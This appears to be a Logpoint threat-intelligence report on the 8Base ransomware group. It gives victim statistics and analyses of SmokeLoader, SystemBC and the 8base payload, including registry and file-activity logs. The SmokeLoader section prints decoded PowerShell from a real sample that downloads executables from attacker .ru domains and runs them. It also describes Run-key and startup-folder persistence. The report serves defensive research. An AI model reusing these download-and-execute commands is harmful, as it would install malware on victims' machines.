LOGPOINT

EMERGING THREATS PROTECTION REPORT

Defending Against 8base: Uncovering Their Arsenal and Crafting Responses

www.logpoint.com

FOREWORD

The 8Base ransomware group initially surfaced on the cyber threat landscape in March 2022, and their activities significantly increased in June 2023. They notably target small and medium-scale industries. While their actions began in March 2022, it wasn't until May 2023 that a substantial increase in their activities became apparent. This placed them among the top 5 most active ransomware groups in both June and July 2023.

Anish Bogati

Logpoint Security Research

Anish Bogati is a cybersecurity enthusiast and is working as a security researcher. He is passionate about creating effective detection rules that help organizations detect threats on their networks.

Nischal Khadgi

Logpoint Security Research

Nischal is currently a Security Researcher at Logpoint, where his primary focus is on detection engineering, threat hunting, and Emerging Threats research. He is driven by a passion for both Offensive and Defensive Security. Nischal holds a bachelor's degree in cybersecurity, along with certifications as an ethical hacker and Security+.

TABLE OF CONTENTS

ABOUT LOGPOINT EMERGING THREATS PROTECTION

The realm of cybersecurity is in a constant state of flux, with the threat landscape constantly evolving and new risks and vulnerabilities being uncovered regularly. Unfortunately, not every organization possesses the necessary resources or expertise to effectively combat these ever-changing threats. To address this critical need, Logpoint offers a comprehensive solution - **Emerging Threats Protection**.


Emerging Threats Protection is a managed service provided by Logpoint through our team of seasoned security researchers, boasting extensive expertise in the realms of threat intelligence and incident response. With profound knowledge and skills, we ensure that you stay up-to-date with the latest threats, enabling you to stay one step ahead of potential attacks.

Beyond mere information dissemination, we go the extra mile by creating customized detection rules and developing tailor-made playbooks specifically designed to assist you in promptly investigating and mitigating emerging incidents. By leveraging our expertise, you gain a valuable partner in your cybersecurity journey, helping you navigate the complex and ever-evolving landscape of digital threats.

****All new detection rules are available as part of Logpoint's latest release**, as well as through the **Logpoint Help Center.** Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using SIEM and SOAR capabilities in Logpoint's Converged SIEM platform.

- Gather recent CVEs
- Research CVEs according to customers' relevancy



- Generate report
- Generate Investigation Playbook
- Deploy and customize detections, and playbooks according to customers' security controls


- Monitor for Playbook correctness (No IR involvement) and update Playbooks accordingly

- Prep for next emerging threats by gathering:
  - CVEs
  - IOCs
  - TTPs
  - News, blogs, RSS, etc.


SUMMARY

In recent years, the threat landscape has witnessed a rapid increase in the proliferation of ransomware gangs. Among these, the 8Base Ransomware stands out as a formidable and sophisticated adversary, necessitating a comprehensive analysis of its tactics, techniques, and procedures. This in-depth report aims to shed light on the evolving nature of 8Base Ransomware, its impact on organizations, and the emerging trends that pose significant risks.


The 8Base ransomware group which was first observed on the cyber threat landscape in April 2022 quickly gained recognition for its operations. Since April 2022, 8Base has been actively operating, and up until July 2023, 8Base has targeted approximately 156 organizations, and the gang shows no signs of slowing down. We have continuously monitored data from **ransomware.live**, and the statistics are presented and interpreted in the chart below.




In the realm of ransomware activities, our focus has unwaveringly remained on various groups and their activities. As the calendar rolled into July, the emergence of the 8Base group took a significant turn as it secured the 3rd position among the top 5 ransomware groups. As it continues to widen its range of victims and expand its operations, the group poses a growing threat solidifying its position as a potent adversary in the ever-changing cyber threat landscape.



Despite its recent appearance, 8base has shown to be highly effective in targeting a large number of victims. The group has posed a substantial challenge to various sectors, including business services, finance, manufacturing, Health Care, and information technology, by focusing on small and medium-sized organizations.



The operations of the 8Base ransomware group have left an extensive trail around the world, with a primary focus on several countries. The United States, Brazil, the United Kingdom, Australia, and Canada are the top five countries targeted by its operations. This geographical distribution emphasizes the group's concerted efforts to compromise systems on a global scale, demonstrating its extensive operation.



In the month of August alone, up until the 15th, the 8Base ransomware has continued its targeted attacks, impacting a total of 12 organizations within the same industries and regions. This consistent strategy once again highlights the ransomware's recurring pattern and the continued threat to these critical sectors.

MALWARE ANALYSIS

Moving forward in the report, we will be providing a brief analysis of known malware families employed by the group in this section. Initially, we will cover SmokeLoader, SystemBC, and the primary ransomware payload. Since we lack specific incident data concerning the 8base group attack, our focus will solely be on presenting the analysis results and capabilities of each malware family. These insights are based on the available samples observed within online sandboxes and our own sample analysis results.


SmokeLoader

As its name suggests, SmokeLoader a.k.a Dofoil, and Sharik, is a loader malware. Besides being a loader malware, it also has the capabilities to maintain backdoor and exfiltration of data. According to **CISA**, Smoky Spider is behind the development of SmokeLoader. Adversaries have been utilizing its capabilities to distribute and execute various malware. According to **VMware**, 8base threat actors are also utilizing SmokeLoader for introducing the obfuscated malware into the system and executing it.

SmokeLoader can be introduced into a system by various techniques such as **Phishing**, using **Valid Accounts**, **Exploit Public-Facing Applications**, etc. According to **AhnLab**, the malware is recently being delivered via ExploitKit.


A common behavior seen in multiple SmokeLoader samples is as follows: The malware is introduced to the system through any of the above mentioned techniques. Once it's deployed into the system, it establishes communication with a C2 server to receive instructions. After receiving these instructions, SmokeLoader connects to the C2 server and drops the main payload in the system. Typically, these payloads are placed in the Temp folder under the user directory. They may either masquerade as a system process, get injected into another process, or, in other cases, are dropped with random file names.

While observing a **sample** in Any.run, SmokeLoader is dropped into the system via a malicious Excel file that exploits **CVE-2017-11882**. After exploiting the vulnerability, a connection to C2 is established to further download the payload which in our case is masquerading as `Chromium.exe` process.



SmokeLoader Process Tree - **Any.run**

We also chose a VBS-based SmokeLoader **sample** for analysis and executed it via `wscript.exe`. The VBS script file contains an obfuscated payload which is deobfuscated during the run time of the **.vbs** file. The deobfuscated payload contains instructions to execute PowerShell scripts to retrieve instructions from C2 and execute the retrieved instruction.



SmokeLoader Process Tree 2

Note: For our analysis, the sample was renamed to `smoke.vbs` and executed it via `wscript.exe`
By decoding the above base64 encoded command line argument we retrieve the following payload.


```
IEX (New-Object Net.Webclient).downloadstring("http://liverpulapp.ru/htainfo.txt")
```

The PowerShell `htainfo.txt` contains the payload shown below:

```
$path = $Env:temp+'\1.exe';
$client = New-Object System.Net.WebClient;
$client.downloadfile('http://liverpulapp.ru/webmail/websm.exe',$path);
Start-Process -FilePath $path; $path = $Env:temp+'\2.exe';
$client.downloadfile('http://samoramertut.ru/webmail/websm.exe',$path);
Start-Process -FilePath $path
```

Then the instruction shown in the payload is executed via PowerShell, which contains two hardcoded C2 address URLs to download the second stage payload which is dropped under the user's Temp directory.

Moving into the next **sample**, a malicious `.js` file is used as the initial payload. After executing the initial payload, a command prompt is spawned to execute the PowerShell command. As seen below, for defense evasion caret encoding is used for `PowerShell` and character substitution obfuscation has been used. After the execution of the PowerShell payload, communication to C2 is made to drop the second stage payload. The payload is dropped under `C:\Users\user\Appdata\Local` folder. The dropped payload then performs process injection into `explorer.exe`.




SmokeLoader Process Tree 3 - **Tria.ge**

Once the SystemLoader is executed, it serves as a gateway to load a variety of malware families. If you want to see how a typical attack unfolds after the smoke loader is set up, **visit this link**.

SystemBC


SystemBC a.k.a DroxiDat is a SOCKS5 proxy bot that acts as a backdoor and can communicate over TOR. It utilized a **mini-tor** library for communication over TOR. Now its current version doesn't perform communication over TOR but C2 addresses are hardcoded by XOR encoding. This malware has been utilized by threat actors such as BlackBasta, **ViceSociety**, and Cuba and in used in campaigns such as the **Colonial Pipeline attack**. According to **Vmware** 8base threat actors have been utilizing this malware family to encrypt the traffic going to C2. Below is a diagram that represents some of the Malware Families that are introduced by SystemBC into the system.



Source - **@IntelScott**,**TidalCyber**

SystemBC after execution collects information such as user and computer name, Windows Build number, Volume information, and Local IP address. It also schedules a task for persistence and for execution of the payload. When the binary is executed from the scheduled task it proceeds to decode its XOR hardcoded C2 addresses and communicate with them. **SystemBC** has also been found to modify the Run registry key. SystemBC payloads are distributed including but not limited to DLL files, Powershell scripts, and Windows Executable format.

In a **sample** observed on the any.run, when the initial payload was executed it then performed system name discovery and it created a schedule task for the same binary. When the scheduled task was executed it was executed with the `start` command line argument. After execution of the scheduled task communication was C2 was observed.



SystemBC Process Tree 1


In another **sample** on any.run, the malware after execution downloads another payload from the C2 server which is dropped into the Temp folder under the user directory. Then a scheduled task was created for the dropped payload.

SystemBC Process Tree 2

8base


For our analysis, we retrieved the sample from **MalwareBazaar** and renamed the sample to 8base.exe. The sample is based on the Phobos ransomware variant and was provided as IOC by **Vmware**.

When the payload is executed, it performs queries to discover the system language and computer name. As we move forward, we observe that it modifies certain Internet Settings values as shown below:




Process Name	Operation	Path	Detail
8base.exe	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	Type: REG_DWORD, Length: 4, Data: 1
8base.exe	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	Type: REG_DWORD, Length: 4, Data: 1
8base.exe	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	Type: REG_DWORD, Length: 4, Data: 1
8base.exe	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	Type: REG_DWORD, Length: 4, Data: 0
8base.exe	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	Type: REG_DWORD, Length: 4, Data: 1
8base.exe	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	Type: REG_DWORD, Length: 4, Data: 1
8base.exe	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	Type: REG_DWORD, Length: 4, Data: 1
8base.exe	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDetect	Type: REG_DWORD, Length: 4, Data: 0

Subsequently, it queries the registry key related to the Startup Folder in order to retrieve the path of the startup folder.




Process Name	Operation	Path	Detail
8base.exe	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Startup	Type: REG_EXPAND_SZ, Length: 152, Data: %USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
8base.exe	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	
8base.exe	RegQueryKey	HKCU	Query: HandleTags, HandleTags: 0x0
8base.exe	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
8base.exe	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Common Startup	Length: 144
8base.exe	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	
8base.exe	RegQueryKey	HKLM	Query: HandleTags, HandleTags: 0x0
8base.exe	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders	KeySetInformationClass: KeySetHandleTagsInformation, Length: 0
8base.exe	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\Common Startup	Type: REG_EXPAND_SZ, Length: 120, Data: %ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup

After retrieving the startup folder, the main payload creates a second payload under the `\AppData\Local` folder within the user directory where the malware is being executed.




8base.exe	CreateFile	C:\Users\tutaans\Downloads\8base.exe	Desired Access: Generic Read, Disposition: Open, Options: Sequential Access, Synchronous IO Non-Alert, Non-Directory File, Open Repar
8base.exe	QueryStandardI...	C:\Users\tutaans\Downloads\8base.exe	AllocationSize: 290,816, EndOfFile: 287,744, NumberOfLinks: 1, DeletePending: False, Directory: False
8base.exe	QueryStreamInf...	C:\Users\tutaans\Downloads\8base.exe	0: ::$DATA
8base.exe	QueryEaInform...	C:\Users\tutaans\Downloads\8base.exe	EaSize: 0
8base.exe	CreateFile	C:\Users\tutaans\AppData\Local\8base.exe	Desired Access: Generic Read/Write, Delete, Write DAC, Disposition: OverwriteIf, Options: Sequential Access, Non-Directory File, Attribute
8base.exe	CloseFile	C:\Users\tutaans\AppData\Local\8base.exe	
8base.exe	CreateFile	C:\Users\tutaans\AppData\Local\8base.exe	Desired Access: Generic Read/Write, Delete, Write DAC, Disposition: OpenIf, Options: Sequential Access, Synchronous IO Non-Alert, Non
8base.exe	Process Create	C:\Users\tutaans\Downloads\8base.exe	PID: 2092, Command line: "C:\Users\tutaans\Downloads\8base.exe"
8base.exe	Process Start		Parent PID: 2384, Command line: "C:\Users\tutaans\Downloads\8base.exe" , Current directory: C:\Users\tutaans\Downloads\, Environme
8base.exe	Thread Create		Thread ID: 1680

Continuing, the dropped payload serves for persistence by positioning itself under the Run registry key. First, the malware creates a sub-registry key with the malware's name, placing the path of the dropped payload in the sub-key value. Additionally, it also adds the payload to the startup folder.




Process Name	Operation	Path	Detail
8base.exe	RegSetValue	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\8base	Type: REG_SZ, Length: 82, Data: C:\Users\tutaans\AppData\Local\8base.exe
8base.exe	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\8base	Type: REG_SZ, Length: 82, Data: C:\Users\tutaans\AppData\Local\8base.exe
8base.exe	CreateFile	C:\Users\tutaans\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\8base.exe	Desired Access: Generic Read/Write, Delete, Write DAC, Disposition: Create, Options: Sequential Access, Synchronous IO Non-
8base.exe	QueryRemotePr...	C:\Users\tutaans\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\8base.exe	
8base.exe	QueryNameInfo...	C:\Users\tutaans\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\8base.exe	Name: \Users\tutaans\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\8base.exe

Then the ransomware starts to discover files and directories to start encrypting the file. Encrypted files are appended with `.id[random-id].[mail_address].8base` extension.



Process Name	Operation	Path	Detail
8base.exe	CreateFile	D:\OS2\libc066.dll	Desired Access: Read Attributes, Disposition: Open, Options: Open Reparse Point, Attributes:
8base.exe	CreateFile	C:\Users\tutaans\AppData\Local\VirtualStore\Program Files\010 Editor\unins000.dat.id[C67B2E68-3483].[support@rexsdata.pro].8base	Desired Access: Generic Write, Read Attributes, Disposition: Create, Options: Synchronous IO
